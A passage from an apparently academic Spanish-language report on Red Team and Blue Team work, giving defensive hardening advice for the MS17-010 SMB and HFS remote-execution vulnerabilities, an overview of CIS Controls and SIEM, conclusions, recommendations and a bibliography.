- **Parches de Seguridad:** Instalar todas las actualizaciones de seguridad proporcionadas por Microsoft, principalmente el parche MS17-010, ya que corrige la vulnerabilidad que permite el uso del exploit.
- **Deshabilitar SMBv1:** Deshabilitar el protocolo SMBv1 en todos los sistemas, ya que es obsoleto y propenso a múltiples vulnerabilidades. Como reemplazo, se recomienda el uso de protocolos SMBv2 o SMBv3.

### **HFS (Rejetto Http File Server)**

Estos ataques suelen explotar vulnerabilidades de ejecución remota de comandos (RCE), se recomienda implementar las siguientes medidas:

- **Actualizar a la última versión:** Instalar la versión más reciente y segura de HFS, o considerar reemplazarlo por otro servidor más de mayor confianza, ya que las versiones antiguas son susceptibles a vulnerabilidades conocidas.
- **Limitar el acceso público:** Ajustar HFS para que solo sea accedido desde IPs o segmentos específicos, limitando la exposición de HFS, y disminuyendo la superficie de ataque.
- **Limitar Permisos:** Restringir los permisos de acceso a archivos y carpetas compartidos a solo lectura, en la medida de lo posible, para reducir el impacto en caso de un ataque exitoso.
- **Desactivar funciones innecesarias:** Desactivar funcionalidades no utilizadas en HFS, como la edición de archivos o scripts, para reducir las vulnerabilidades explotables.

### **5.3 ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS TRABAJO DE LOS EQUIPOS DE REDTEAM Y BLUETEAM.**

A continuación, algunas estrategias y herramientas que contribuyen al trabajo que adelantan los equipos Blue Team y Red Team:

#### **CIS**

Proporciona herramientas, guías y estándares que fortalecen la postura de seguridad de una organización, mediante la implementación de controles y prácticas de seguridad. Su uso dentro del Blue Team se enfoca en:

- Estandarización de Controles de Seguridad: El CIS publica los CIS Controls, que son un conjunto de prácticas diseñadas para prevenir y mitigar ciberataques. Dentro del equipo Blue Team, ayudan a implementar un marco de seguridad reconocido para priorizar las acciones más efectivas contra amenazas comunes y garantizar consistencia y estándares uniformes en las defensas.
- Uso de CIS Benchmarks: Son orientaciones de configuración de seguridad que disponen de pasos detallados para la protección de los sistemas, las redes y aplicaciones. En los equipos el Blue Team, les permite configurar dispositivos, sistemas operativos y software siguiendo estándares seguros y así reducir la superficie de ataque y eliminar configuraciones predeterminadas vulnerables.
- Evaluación de Vulnerabilidades: El CIS proporciona herramientas como CIS-CAT para evaluar la configuración de sistemas según los Benchmarks. A los equipos Blue Team les permite identificar configuraciones débiles o no alineadas a los estándares de seguridad y así facilitar la remediación proactiva de vulnerabilidades.

- **Alineación con Cumplimientos Regulatorios:** Los controles y benchmarks de CIS están diseñados para alinearse con estándares globales, como lo son la NIST, ISO 27001 y GDPR. Facilitar auditorías de cumplimiento y comprobar prácticas de seguridad.

## **SIEM**

Es una solución que permite monitorear los entornos tecnológicos de una organización, que persigue proporcionar una respuesta rápida y precisa para detectar y responder ante cualquier amenaza sobre sus sistemas informáticos, permitiendo a su vez a los equipos de seguridad gestionar posibles vulnerabilidades de forma proactiva.

Estos equipos deben tener un control total sobre los eventos que transcurren en la empresa para poder detectar cualquier tendencia o patrón fuera de lo habitual y así actuar de forma inmediata.

### **Funcionamiento**

Dentro de las funciones más importantes que realiza un SIEM, son la de almacenar e interpretar los registros. Esto se ejecuta en tiempo real aportando un alto grado de reacción para impedir o solucionar cualquier incidente informático. Recopila toda la información de forma centralizada para realizar un análisis profundo y así detectar tendencias y patrones de comportamiento que permitan diferenciar aquellos que no sean habituales.

Las principales características que dispone un buen sistema SIEM son:

- Identificar entre amenazas reales y falsos positivos.
- Monitoreo centralizado de todas las potenciales amenazas.
- Redirigir la actuación a personal cualificado para resolverlas.
- Aportar un mayor grado de conocimiento sobre los incidentes para facilitar su resolución.
- Documentar todo el proceso de detección, actuación y resolución.
- Cumplir con las normas y legislaciones vigentes en cuestión de protección de datos y seguridad.

#### **5.4 RECOMENDACIONES PARA EL PLANTEAMIENTO DE ESTRATEGIAS QUE PERMITAN ENDURECER LOS ASPECTOS DE SEGURIDAD EN UNA ORGANIZACIÓN.**

Para nuestro caso de estudio, y de acuerdo al hallazgo de las vulnerabilidades, como medidas generales se realizan las siguientes recomendaciones:

- Monitorización del Tráfico: Uso de herramientas como IDS/IPS para detectar patrones sospechosos en el puerto 445 y 8080, ya que este tipo de ataque deja rastros característicos que pueden ser detectados.
- Firewall y Reglas de Red: Restringir el puerto 445 en los firewalls tanto de red y como local del sistema, y limitar los accesos por el puerto 8080 ya que el exploit utiliza este puerto para comunicarse con los dispositivos vulnerables.

- Segmentación de Red: Implementar segmentación de red para limitar el acceso a dispositivos críticos, lo que reduce la opción de propagación.

## 6 CONCLUSIONES

- Se identificó los principales problemas de ciberseguridad afrontados por la organización causados por el estado actual de seguridad, con posible causa de incidentes de seguridad, e impactos emergentes. También hemos visto lo que puede llegar ser hoy en día el uso de tecnología sin los controles adecuados. A través de los equipos Red Team y Blue Team se logra definir el grupo de herramientas de seguridad adecuadas para emplear en procesos de prevención y contención frente a amenazas informáticas, manteniendo así confianza de la organización.
- De acuerdo a la evaluación de técnicas, tácticas y metodologías realizadas por el equipo Blue Team y Red Team, se logró establecer estrategias que permitieron mejorar los niveles de seguridad y defensa de la organización. Por medio de una simulación de un ataque dirigido sobre un ambiente controlado, se identificó vulnerabilidades en aquellos activos, y se logró demostrar cual sería el nivel de riesgo e impacto que tendría un ataque dirigido, de esta forma se reforzó la seguridad y defensa con herramientas de contención y detención, tomando en cuenta las cuatro fases de ejecución del diseño metodológico.
- Se demostró a través de la implementación y ejecución del modelo de amenazas en sus cuatro fases y los pasos para la recolección de la información, las vulnerabilidades del sistema informático con el que se compone la organización de estudio, apoyados y haciendo uso de las técnicas desplegadas por las herramientas de Kali Linux, como el análisis de red, informática forense, pentesting, análisis de sistemas, entre otros, que fueron

el suministro de los equipos Red Team y Blue Team, para la elaboración del informe que logrará mantener la seguridad y defensa y disminuir los niveles de riesgo.

## 7 RECOMENDACIONES

A partir de las investigaciones realizadas, se realizan las siguientes recomendaciones de seguridad:

- De acuerdo con el estándar ISO 27001 hacia los expertos en seguridad informática y encargados de la administración de las herramientas que se involucran en el flujo de recepción, transmisión y almacenamiento de la información, es de vital importancia realizar de forma constante la actualización de todos los sistemas, tanto a nivel de sistema operativo, firmware, parches o de propiamente las aplicaciones instaladas, con el objetivo de cerrar muchas puertas a los ciberdelincuentes.
- Mantener copias de seguridad en instalaciones con controles de accesos físicos, que se ejecuten de manera automática y periódica, y que se cifren para que en caso de robo esta no pueda ser accedida.
- Preparar un plan de respuesta ante incidentes de seguridad, en donde de acuerdo con la investigación realizada, el grupo SOC es el encargado del diseño de dicho plan, y que ayudará a minimizar el impacto ante la materialización de un evento de seguridad.

## 8 BIBLIOGRAFÍA

ADRIANA C, L, LORENA M, G., & CARLOS A, Q. (29 de octubre de 2019). Tendencia Cibercrimen en Colombia 2019 2020, Pg4: [En línea] Obtenido de EQUIPO DE INVESTIGACIÓN, EQU POLICIA NACIONAL: <https://www.ccit-content/uploads/informe-tendencias-cibercrimen-compressed-3.pdf>.

Ccn-cert. (s.f.). Enfoques y aspectos clave en ejercicios Red Team, Pg3 [En línea] 2021. Obtenido de Innotec Security: <https://www.ccn-cert.cni.es/pdf/documentos-publicos/xii>.

Cuadernosdeseguridad. (6 de junio de 2016). Red Team: Pensando como el enemigo [En línea] 2016. Obtenido de El Arte de la Guerra. Disponible en: <https://cuadernosdeseguridad.com/2016/06/red-team-pensando-enemigo/>

GAVIRIA, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira. (pp. 18-61). Recuperado de: <http://repositorio.unilibrepereira.edu.co:8080/pereira/bitstream/handle/123456789/622/GU%C3%8DA%20PR%C3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1>

Gb-advisor, (2018). ¿Qué debemos hacer para librar nuestras redes de vectores de ataque en ciberseguridad? [En línea]. Disponible en: <https://www.gb-advisors.com/es/vectores-de-ataque-en-cibersegundad/>

Hackbysecurity. (2019). Ejercicio de Red Team [En línea] Disponible en: <https://www.hackbysecurity.com/servidos-empresas/auditoria-informatica/ejercicio-de-red>.

Incibe. (2014). OWASP Testing Guide v4.0. Guía de seguridad en aplicaciones Web. INCIBE-CERT. Recuperado de: <https://www.incibe-cert.es/blog/owasp-4>.

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. Recuperado de: <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>.

ISO 27001. (2013). NORMA ISO 2700. Disponible en: <https://normaiso27001.es/>

Mintic. (2018). Guía de aseguramiento del Protocolo IPv6. Mintic. (pp. 21-35) Recuperado de: [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G19\\_Aseguramiento\\_protocolo.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf).

Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19) Recuperado de: [https://www.mintic.gov.co/gestionti/615/articles5482\\_G15\\_Auditoria.pdf](https://www.mintic.gov.co/gestionti/615/articles5482_G15_Auditoria.pdf)

Mintic. (2018). Guía de Transición de IPv4 a IPv6 para Colombia. Mintic. (pp. 46-57) Recuperado de: [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G20\\_Transicion\\_IPv4\\_IPv6.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf)

MORENO, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63) Recuperado de: <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>

PEÑALOZA POSADA, Omar Antonio. (2020). INFORME TÉCNICO ACCIONES DESARROLLADAS POR LOS EQUIPOS BLUE TEAM Y RED TEAM.

Recuperado

de:

<https://repository.unad.edu.co/bitstream/handle/10596/37157/97612620.pdf?sequence=1&isAllowed=y>